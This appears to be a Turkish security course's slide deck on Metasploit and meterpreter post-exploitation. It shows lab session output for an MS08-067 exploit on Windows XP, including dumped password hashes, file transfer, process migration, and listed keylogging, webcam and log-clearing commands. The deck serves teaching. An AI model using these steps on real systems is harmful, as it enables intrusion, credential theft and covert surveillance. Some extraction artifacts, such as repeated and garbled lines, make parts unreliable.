
```
Administrator:500:b757bf5c0d87772faad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:aab730ce890bef56fca82615959d435f:741a039560d1eff6e0bb2c3fbf94883d:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:d1c1cc65ca3d424178d647f61f6eae4c:::
```

```
meterpreter > █
```

```
meterpreter > █
```

screenshot

```
meterpreter >  
meterpreter > screenshot  
Screenshot saved to: /root/JQPbz1TV.jpeg  
meterpreter >
```



Download

```
meterpreter > ls
Listing: c:\
=====

Mode                Size           Type             Last modified          Name
-----
100777/rwxrwxrwx    0             fil             2013-06-14 14:44:10 +0300 AUTOEXEC.BAT
100666/rw-rw-rw-    0             fil             2013-06-14 14:44:10 +0300 CONFIG.SYS
40777/rwxrwxrwx     0             dir             2013-06-14 14:47:29 +0300 Documents and Settings
100444/r--r--r--    0             fil             2013-06-14 14:44:10 +0300 IO.SYS
100444/r--r--r--    0             fil             2013-06-14 14:44:10 +0300 MSDOS.SYS
100555/r-xr-xr-x   47580          fil             2002-08-28 21:08:54 +0300 NTDETECT.COM
40555/r-xr-xr-x     0             dir             2013-06-14 14:50:05 +0300 Program Files
40777/rwxrwxrwx     0             dir             2013-06-14 14:47:02 +0300 System Volume Information
40777/rwxrwxrwx     0             dir             2013-06-14 15:00:33 +0300 WINDOWS
100666/rw-rw-rw-   194            fil             2013-06-14 14:40:26 +0300 boot.ini
100444/r--r--r--  233632          fil             2002-08-29 01:05:20 +0300 ntldr
100666/rw-rw-rw-  1723858944      fil             2013-06-14 14:52:15 +0300 pagefile.sys

meterpreter > download boot.ini /root
[*] downloading: boot.ini -> /root/boot.ini
[*] downloaded : boot.ini -> /root/boot.ini
meterpreter > background
[*] Backgrounding session 2...
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > cat /root/boot.ini
[*] exec: cat /root/boot.ini

[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /fastdetect
msf exploit(ms08_067_netapi) >
```

Upload

```
meterpreter > upload /root/bash_history "c:\\Documents and Settings"
[*] uploading : /root/bash_history -> c:\\Documents and Settings
[*] uploaded  : /root/bash_history -> c:\\Documents and Settings\\bash_history
meterpreter >
meterpreter > ls
```

Listing: c:\\Documents and Settings

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2013-06-17 09:59:08 +0300	.
40777/rwxrwxrwx	0	dir	1980-01-01 01:00:00 +0300	..
40777/rwxrwxrwx	0	dir	2013-06-14 14:47:29 +0300	Administrator
40777/rwxrwxrwx	0	dir	2013-06-14 14:43:24 +0300	All Users
40777/rwxrwxrwx	0	dir	2013-06-14 14:44:13 +0300	Default User
40777/rwxrwxrwx	0	dir	2013-06-14 14:46:44 +0300	LocalService
40777/rwxrwxrwx	0	dir	2013-06-14 14:46:44 +0300	NetworkService
100666/rw-rw-rw-	1	fil	2013-06-17 09:59:31 +0300	bash_history

```
meterpreter > █
```

```
meterpreter > █
```

```
1000000\LM-LM-LM- 1 111 2013-06-17 09:59:31 +0300 bash_history
```

```
401111\LM-LM-LM- 0 111 2013-06-14 14:46:44 +0300 bash_history
```

migrate

```
meterpreter > ps
```

```
Process List
```

```
=====
```

PID	PPID	Name	Arch	Session	User	Path
----	-----	-----	----	-----	----	-----
0	0	[System Process]		4294967295		
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
520	464	explorer.exe	x86	0	UGUR-SBITZBM4R3\Administrator	C:\WINDOWS\Explorer.EXE
528	624	logon.scr	x86	0	UGUR-SBITZBM4R3\Administrator	C:\WINDOWS\System32\logon.scr
536	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
592	536	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\csrss.exe
624	536	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\winlogon.exe
668	624	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
680	624	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
944	668	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1124	668	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\System32\svchost.exe
1156	668	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\svchost.exe
1356	668	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1556	520	cmd.exe	x86	0	UGUR-SBITZBM4R3\Administrator	C:\WINDOWS\System32\cmd.exe

```
meterpreter > getpid
```

```
Current pid: 944
```

```
meterpreter >
```

```
meterpreter > migrate 624
```

```
[*] Migrating from 944 to 624...
```

```
[*] Migration completed successfully.
```

```
meterpreter >
```

```
meterpreter > getpid
```

```
Current pid: 624
```

```
meterpreter >
```

```
meterpreter >
```

```
meterpreter > sysinfo
```

```
meterpreter > sysinfo
```

```
meterpreter > sysinfo
```

Komutlar

- ? | help
- background
- exit
- load
- migrate
- run
- getsystem
- hashdump
- timestomp

Komutlar

- cat
- cd
- download | upload
- edit
- ls
- mkdir
- mv
- pwd
- rm
- rmdir
- search

Komutlar

- `idletime`
- `screenshot`
- `keyscan_start`
- `keyscan_stop`
- `keyscan_dump`
- `record_mic`
- `webcam_list`
- `webcam_snap`

Komutlar

- clearev
- execute
- getpid
- getuid
- kill
- ps
- reboot
- shutdown
- reg
- shell
- sysinfo

Uygulama



lab zamanı...

Msfconsole
başlatın

Exploit
ayarlayın

Payload
ayarlayın

Exploit

Hak
yükseltin

Özetleri
alın

Ekran
görüntüsü
alın



TÜBİTAK

Teşekkürler

- ✓ Exploit Kavramı
- ✓ Exploit Türleri
- ✓ Exploit Veritabanları
- ✓ Metasploit Framework
- ✓ Msfconsole
- ✓ Meterpreter
- ✓ Post Exploitation

